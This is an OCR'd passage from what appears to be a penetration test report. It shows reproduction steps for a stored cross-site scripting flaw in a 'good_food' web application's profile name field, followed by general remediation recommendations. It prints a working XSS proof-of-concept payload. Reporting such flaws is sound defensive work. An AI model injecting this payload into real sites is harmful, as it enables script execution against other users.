
Step to Reproduce:

The following are the steps to reproduce the

vulnerability: Requirements:

- Access to the application
- BurpSuite Community Edition

1. Navigate to http://192.168.1.204/good_food/profile.
2. Pass the following payload to the name parameter
   Payload: ‘><script>alert(document.domain)></script>



Not secure | 192.168.1.204/good_food/profile

1 EDIT YOUR ACCOUNT INFORMATION

MY ACCOUNT INFORMATION
Your Personal Details


Name: "><script>alert(document.domain)</script>

Mobile Number: test

Email Address: test1@user.com

3. Click on Save.
4. Navigate to http://192.168.1.204/good_food/shop.

5. We should get a popup as of below.



192.168.1.204 says

192.168.1.204

12 Summary of Recommendations

The more detailed recommendation is provided in “Application Detailed findings”. The overall recommendations to close these vulnerabilities are:

1. Prevent access to important configuration files to the outside users which lose the integrity and confidentiality of the Organization.
2. Implement the proper Authorized access levels at the admin modules so that low level user has a restricted access from accessing the admin user resources.
3. Accept files from the user which are necessary for example user only allow to upload a file contains the .doc extension but user can upload malicious files which contains the.php,. jps etc don’t allow such cases when accepting the files from the user.
4. Install the security patches released by the software vendors and keep updating the software’s so that can prevent from zero-day exploits.
5. Don’t expose the server headers with “X- Powered By” Header which leaks the backend webserver information such as version, etc.